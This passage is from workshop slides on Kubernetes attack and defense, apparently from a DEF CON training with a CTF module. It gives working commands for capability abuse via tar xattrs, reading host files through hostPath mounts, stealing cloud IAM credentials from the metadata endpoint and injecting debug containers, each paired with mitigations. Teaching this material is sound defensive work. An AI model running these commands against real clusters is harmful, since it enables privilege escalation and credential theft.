- Use `CAP_NET_ADMIN` to create a rogue bridge or spoof ARP

```
# Inside the pod shell:
ip link add br0 type bridge
ip link set br0 up
ip addr add 10.0.0.1/24 dev br0
ping -c 1 10.0.0.1
```

Abusing Linux Capabilities (cont)

Capability-Transport via Tarball

- Attack Vector: Preserve a binary’s **`CAP_SYS_ADMIN`** by packaging it in a **`tar --xattrs`** archive.
- Demo Steps:

```
# On build machine (root):
setcap cap_sys_admin+ep ./esc-tool
tar --xattrs --xattrs-include='security.capability' -czf esc-tool.tar.gz esc-tool
# On target pod (no root):
kubectl cp esc-tool.tar.gz attacker-pod:/tmp/
kubectl exec attacker-pod -- tar --xattrs --xattrs-include='security.capability' -xzf /tmp/esc-tool.tar.gz -C /tmp/
kubectl exec attacker-pod -- getcap /tmp/esc-tool
# → /tmp/esc-tool = cap_sys_admin+ep
kubectl exec attacker-pod -- /tmp/esc-tool --do-escalation
```

Mitigations

- Use distroless or scratch base images (no interpreters)
- Enforce seccomp/AppArmor to block execve of Python
- Monitor runtime with Falco or Tracee
- Drop All Caps by Default
- Enforce via PodSecurity Admission
- Lock Down with Seccomp

Insecure Volume Mounts & SecComp Bypass

Attack Vector

- `hostPath: /` + unconfined seccomp/AppArmor
- **Demo Steps**
- Deploy pod spec with full hostPath:

```
volumes:
- name: host
  hostPath: { path: / }
```

- Execute the pod and read a sensitive host file:
  - **kubectl exec -it escape-pod -- sh -c "cat /mnt/host/etc/passwd"**

Mitigations

- Disallow hostPath mounts to container runtime sockets
- Apply strict seccomp profiles (deny-all, then allow-list)
- Enforce via PodSecurity Admission to reject pods mounting `/run/containerd`

SSRF & Ephemeral Containers

SSRF to Cloud MetaData

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

- Demonstrates how a compromised pod can pivot to steal cloud IAM tokens

Ephemeral Container Debugger Abuse

```
kubectl debug victim-pod --image=busybox --target=container-name
```

- Shows how attackers can inject debug containers into running pods to execute arbitrary tools.

Webhook Bypass & CRD Exploits

Mutating-Webhook Bypass

- Deploy a minimal mutating webhook that injects `runAsRoot: true` (or other privileged settings) into every Pod spec
- Allows attack YAMLs to remain “clean” while pods gain elevated permissions at creation time

CRD Reconciliation Exploit

- Craft a malicious CustomResource for a known-vulnerable controller (e.g., an old cert-manager)
- When the controller’s reconciliation loop runs, it executes your payload inside the controller pod

CTF Time!

MODULE 4

CTF Instructions

- **Download the CTF instructions here: https://github.com/sp0ckus/DefCon33**
- **Your instructors will present the rules and objectives in Classroom.**
- **Good Luck!**

Wrap up

Wrap up

- We mapped Kubernetes' attack surface—from API server and etcd to pod runtimes, networking, and supply-chain components—to pinpoint common misconfigurations.
- In the hands-on labs, you exploited privileged pods, stole ServiceAccount tokens, ran in-memory payloads, and abused Linux capabilities to see how attackers move through a cluster.
- You practiced container escape techniques using hostPath mounts and explored runtime CVEs that allow malicious code to reach the host.
- After each demo, we applied practical hardening steps—tightening RBAC, enabling PodSecurity Standards and seccomp profiles, and locking down volume mounts—to reinforce defense-in-depth.
- You now have a solid foundation of offensive and defensive Kubernetes techniques to improve the security of your own clusters.

References

- Kubernetes Official Documentation
  - https://kubernetes.io/docs/concepts/
- Liz Rice — DIY Pen-Testing for Your Kubernetes Cluster
  - Aqua Security talk @ KubeCon — https://www.youtube.com/watch?v=fVqCAUJiIn0
- OWASP Kubernetes Top 10 Project
  - https://owasp.org/www-project-kubernetes-top-ten/
- Kubernetes Goat (by Madhu Akula)
  - https://github.com/madhuakula/kubernetes-goat
- Microsoft’s Threat Matrix for Kubernetes
  - https://github.com/microsoft/Threat-Matrix-for-Kubernetes

Thank you!!!